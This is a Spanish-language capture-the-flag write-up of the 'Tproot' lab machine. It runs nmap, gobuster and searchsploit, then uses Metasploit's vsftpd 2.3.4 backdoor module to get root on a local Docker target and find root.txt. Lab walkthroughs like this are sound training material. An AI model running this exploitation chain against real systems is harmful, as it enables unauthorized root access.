MAQUINA TPROOT

Vamos a desplegar la maquina Tproot

Haremos un ping para ver que tenemos conexión con el servidor

```
caan31 ~ >> ping -c 2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.038 ms

--- 172.17.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1063ms
rtt min/avg/max/mdev = 0.038/0.045/0.053/0.007 ms
```

Hacemos un escaneo rápido con (nmap) y (-Pn) para evitar determinar si el host este activo antes de escanearlo

```
caan31 ~ >> nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 14:13 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00014s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```


Ahora sabiendo los puertos que están abiertos vamos a buscar específicamente esos dos puertos con (-p) y con (-sCV) veremos la versión más específica de cada servicio.

```
caan31 ~ >> nmap -p21,80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 14:13 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: got code 500 "OOPS: cannot change directory:/var/ftp".
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Unix
```

Como primer intento intentaremos conectarnos por ftp con el usuario Anonymous que de forma predeterminada no cuenta con contraseña.

```
caan31 ~ >> ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 2.3.4)
Name (172.17.0.2:caan31): anonymous
331 Please specify the password.
Password:
500 OOPS: cannot change directory:/var/ftp
ftp: Login failed.
```

Al ver que no es posible vamos a mirar que pagina web nos encontramos.



Podríamos hacer una búsqueda con gobuster para ver si encontramos otros directorios colgados de esta página, pero veremos que no encontramos nada.

```
caan31 ~ >> sudo gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://172.17.0.2/" -x .php,.sh,.py.txt,.html
Deploying root access for caan31. Password pls:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sh,py.txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10671]
/.html                (Status: 403) [Size: 275]
```

Ahora buscaremos un sploit con la versión de ftp, podemos ver que encontramos dos puertas abiertas, uno con un programa de Python y otro con Metasploit.

```
caan31 ~ >> searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
------------------------------------------------------------------------------ ---------------------------------
```

Abriremos Metasploit

```
caan31 ~ >> msfconsole
```


Lo buscaremos y con (use) nos permitirá usar este exploit

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Exec
ution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


Para mirar la información que nos pide para poder ejecutarlo, escribiremos (info).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```


Podremos ver que una de las cosas requeridas es el RHOSTS que es la ip de nuestro objetivo.



Lo podremos proporcionar con set RHOSTS y la ip del servidor. Y para ejecutar el exploit tendremos que poner (run)



Una vez ejecutado podemos ver que somos root



Buscando un poco en los directorios nos encontramos un root.txt que seria una flag que cuenta esta máquina.